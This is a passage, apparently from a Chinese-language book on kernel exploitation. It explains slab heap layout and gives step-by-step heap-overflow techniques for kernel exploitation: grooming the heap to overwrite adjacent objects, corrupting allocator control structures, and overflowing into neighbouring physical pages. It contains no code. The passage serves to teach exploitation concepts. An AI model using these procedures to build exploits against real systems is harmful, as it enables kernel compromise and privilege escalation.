在其生命期的某个时间，分配器将消耗掉所有的空闲对象。在这种情况下，分配器会分配一个新的页，这个页会以对象为单位划分，然后用来装载空闲链表（如果用的是第 1 种分配器），或者初始化指向下一个空闲区的地址，然后标记为空闲（如果用的是第 2 种分配器）。

正如您所能想象的，不会按分配对象的顺序释放它们，这就意味着，空闲对象在内存里面不是连续的。由于空闲对象列表影响了分配对象的地址，因此分配对象的地址也不连续了。运行系统的典型堆布局图就是这样的片段，如图 3.5 所示。虽然图 3.5 只给出了一个缓存的状态，但是这对系统的各种缓存都适用。

正如前面内容所介绍的，可以分配大量大小相等的对象。这就意味着，可以充满缓存然后迫使它分配新页。当分配一个新页时，某个特定对象接下来将要分配对象的位置一般是可以预测的。这正是我们所想要利用的。遗憾的是，并不是那么容易，原因如下：

- 为了优化性能，分配器会有一些额外的变量。经典的例子是，在 SMP 系统上，出于性能

考虑，当需要分配器时，对象的地址还会依赖于当前正运行的处理器，我们可能不能控制这个属性。这个属性通常定义为位置。

- 一个特定的系统调用会影响到系统的其他部分，反过来也可能会影响分配程序的行为。例如，打开上千的文件会产生大量线程，反过来，这会迫使分配程序分配其他不同的对象。我们必须认真地研究来精确地理解不同的交互。
- 需要找到一个打开对象的内核路径，然后保存它的打开状态，直到我们决定关闭它。在系统调用的生命周期中，许多路径根据运行状况来分配对象和释放对象。这些路径与我们的目标无关。另外，一些路径可能依赖于用户传递分配空间大小的选项。这些路径对填充不同的缓存会相当有用。




图 3.5　堆布局图片段

堆溢出利用技术

我们可以在一定程度上控制堆的布局，然后驱动它在特定的位置分配对象。虽然我们不知道这个位置的虚拟地址，但是可以或多或少确定（决定于我们控制分配器的程度）它与其他对象的位置关系，如内存、缓存元数据信息以及物理地址范围的其他页。利用堆包括下面 3 个最经典的场景，下面我们将详细描述。

重写相邻对象

这个是最常用以及最值得信赖的技术，它可以在几乎任何分配程序上工作。它基本上包含溢出对象周围的所有重写对象。如果您再次调用在“控制堆内存分配程序的行为”部分的例子，它基本上意味着通过写入 A 来溢出 C。为了成功使用这个技术，C 需要有一些敏感信息。最理想的选择是为 C 保存一个指针，这样我们就可以得到“重写全局结构函数指针”部分的结果，或者在写操作里用到一个数据指针，这样会得到“任意内存重写”部分的结果。

提示　虽然找到函数指针是典型的方法，但是这不是唯一的选择。您可以寻找在接下来的分配中的一个用作长度的变量、一个引用计数器，或者一个操作锁，以及其他选择，只要您能想得到。

生成这样一个场景（通常是以后进先出释放对象的情景）的步骤如下：

1）迫使为缓存分配一个新页。

2）分配一个占位符对象。

3）分配目标对象。

4）释放占位符对象。


5）分配受害对象。

6）触发受害对象中的漏洞（如缓冲区溢出），重写目标对象。


7）迫使目标对象之外的执行。

8）（最终）执行必要的恢复操作作为之前重写的结果。

如果缓存不是以后进先出方式实现的空闲列表，那么需要使用含有两个相邻对象的算法来替代第 2 步和第 5 步，因为这样在目标对象分配后，受害对象会立即分配。如果分配对象和引起对象溢出是 2 个解耦操作（例如，您可以得到一个引用然后决定什么时候产生溢出），那么占位对象变得没必要了。图 3.6 展示了这种情况的例子。




分配一个新的slab




把目标对象放在紧接最后占位对象之后



释放最后占位对象



把被害对象紧靠目标对象之前



在目标对象中从被害对象触发溢出

图 3.6 重写相邻对象技术

重写控制结构

一些堆分配器的实现使用了 in-cache 甚至 in-object 的控制结构。在这种情况下，我们引入一种新的基于控制结构中适当成员变量的攻击向量。让我们更仔细地看看它们，首先从 in-cache 结构开始。

in-cache 结构可能位于每个已分配的页的页首或页尾以持有对象。如果在页首，您几乎不能做什么，除非您很幸运地控制了一个对象的缓冲区溢出（写缓冲区前面的内容，例如，一个偏移为负的结果）。我们将在“重写相邻页”部分讨论这种情况下的另一种选择。现在，让我们集中讨论位于页尾的 in-cache 控制结构。

有这样一种结构，它拥有各种描述缓存的成员。这些成员的类型和位置在操作系统中随时变化，但有一些却是相对固定的：

- 缓存或者类似标识符的名字
- 指向下一个自由对象的指针
- 缓存对象的数量
- （最后）在创建和释放对象时调用的构造函数和析构函数（为了了解这有什么用途，请考虑析构函数添加的大量开销，所以您会想把它放在缓存里）

这并不是一个详尽的潜在成员的列表，但是它确实展示了一些有趣的进入点：

- 重写下一个自由对象指针，这可能允许您把分配器指向您控制的可用 / 可修改的内存。
- 重写构建器和析构器的指针（如果它是固定的），这可能导致直接执行代码（在一种和在“重写全局结构函数指针”部分介绍的很相似的流行方式下）。
- 改变缓存里对象的数量，这可能导致一些有趣的分配器行为（例如，尝试从不属于缓存的内存区域搜集统计数据，从而导致信息泄露）。

我们现在考虑开发多种利用向量，而不是只开发一种并使用它，因为在某些情况下，可能最终只有几个字节的溢出，并无法达到我们的选择。

现在我们对要重写什么有了一个非常清晰的指导，以下是操作步骤：

1）消耗完缓存以促使分配一个新的页。

2）计算组成缓存的对象数量 n。

3）分配 $n-1$ 个对象。

4）分配那个已利用的对象。

5）溢出进入 in-cache 控制结构。

这个方法可以参考图 3.7。

in-cache 控制结构的一个实例是 FreeBSD 联合内存分配器（Unified Memory Allocator），有一篇文章详细介绍了对该系统的漏洞利用，即“Exploiting UMA，FreeBSD kernel heap exploits”，该文章由 Argp 和 Karl 在“ PHRACK 66”中发表。

我们将要评估的第二种类型的控制结构位于自由对象里面，并且通常用来提高查找一个自由对象的查询速度。这样的实现一般用在 Linux SLUB 分配器中，我们将会在第 4 章详细讨论它。那里给出的利用是一个仅溢出几个字节的很好的例子（实际上，一个字节的溢出通常称为 off-by-one，确实，这种漏洞利用很神奇）。




图 3.7 溢出到缓存控制结构

这种依赖于分配器的实现的控制结构变化很大，很难使用通用的技术攻破。这里要强调的是，即使只有一个字节，如果能正确利用，也能导致一次彻底的危害。

重写相邻页

假设您实现了一个堆溢出，但在具体的高速缓存中没有对象持有任何合理或有意义的数据。另外，控制结构偏离 slab 或位于缓存的开始处，这样的话它是不可读到的。这时可以把堆溢出转化成一种成功的妥协：物理页面分配器。

我们要介绍的技术是在任何操作系统中都有效的，但是较前面介绍的两种技术而言并不可靠，因为它涉及堆分配器以外的子系统。特别是，它涉及堆分配器依赖的子系统：物理页面分配器。当我们首次描述泛型堆分配器时，我们说它是物理页分配器的使用者，泛型堆分配器从物理页分配器接收物理页。然后将得到的物理页划分为对象并进行内部管理。几乎内核中其他任何地方最终都需要使用物理页面分配器；文件系统用来加载模块的页面缓存，最底层都是分配内存页。正如您知道的那样，内存是连续的。如果在一个给定的时间点给内存拍一张快照，将会看到一个接一个的潜在的由独立页组成的列表。分配器的页面分散其中，这就提供了一个新的利用向量。

这个想法很简单：把受害者对象置于缓存的最后，从那里溢出到下一个相邻页。主要的问题是预测相邻页的准确度，还有就是如何把一个有用的结构放在那儿。在用户态控制物理内存页分配器是件很有挑战性的工作。操作系统通常会透露出一些关于堆分配器的信息，却很少透露物理内存页分配器的信息。此外，驱动一个新页的分配器的操作很可能对页分配器产生一些

副作用，从而影响算法的精度；这同样会影响所有正在系统上运行的无关进程（从而引发一些意外的页错误并使布局结构失效，以致失去目标。请注意，在这里需要有两个相邻的内存页）。

提高您的成功几率的一种方法是依靠一种概率方法：

1）消耗受害者对象所在的缓存，分配除了一个空白页之外的所有可用的对象。这可能需要关注特定的阈值，分配器可能会加强此阈值以主动从物理分配器请求页。

2）通过请求一个特定的资源（例如，打开一个文件）使得分配很多的页面，从而耗尽自由页面。目标是达到一种图 3.8a 描述的状态。页面分配产生的副作用越小（一般来说，这意味着内核在更浅层就满足了请求），获得成功的机会就越大。这个特定资源和被害对象之间的关联不是必需的。唯一重要的是，这个特定的资源把一些控制结构或者有趣的指针放置在内存页的开始处（离开始处越近，需要溢出的变量的数目就越少）。



图 3.8a　驱动分配许多物理页并释放其中一个物理页

3）释放进程中途中分配的一些资源，以便释放的内存的数量加起来达到一页。由于内核处于内存压力下（您在之前的阶段生成它），这个页面将立即返回到分配器，而不是作为缓存或是被您在消耗内存阶段使用的任何子系统持有。这么做的目的是，为了通过释放之前被分配的资源以使释放后的物理页的位置处于持有目标资源的物理页之间（如图 3.8a 所示）。

4）通过分配一些新的对象来为被害对象缓存分配一个新的页面。释放的页面将返回给堆

分配器。

5）在被害对象上执行缓冲区溢出使之溢出到下一个相邻页。

6）开始逐个地释放物理页分配器消耗阶段分配的所有资源，寄希望于由于上一步的溢出而重写其中的一个。

图 3.8b 图形化地演示了这个方法的最后几步。

正如可以想象到的，这么做是有风险的，因为有可能会重写一个错误的页面从而改动了一些敏感的内核数据。如果这个风险确实发生了，被攻击的机器将陷入不稳定的状态，攻击的目标也将会丢失。这就是尽可能限制溢出字节的数量的重要性所在。

在低负载的机器上，上述技术可以更有效地实现。我们将在第 4 章更加详细地讨论这种情况。

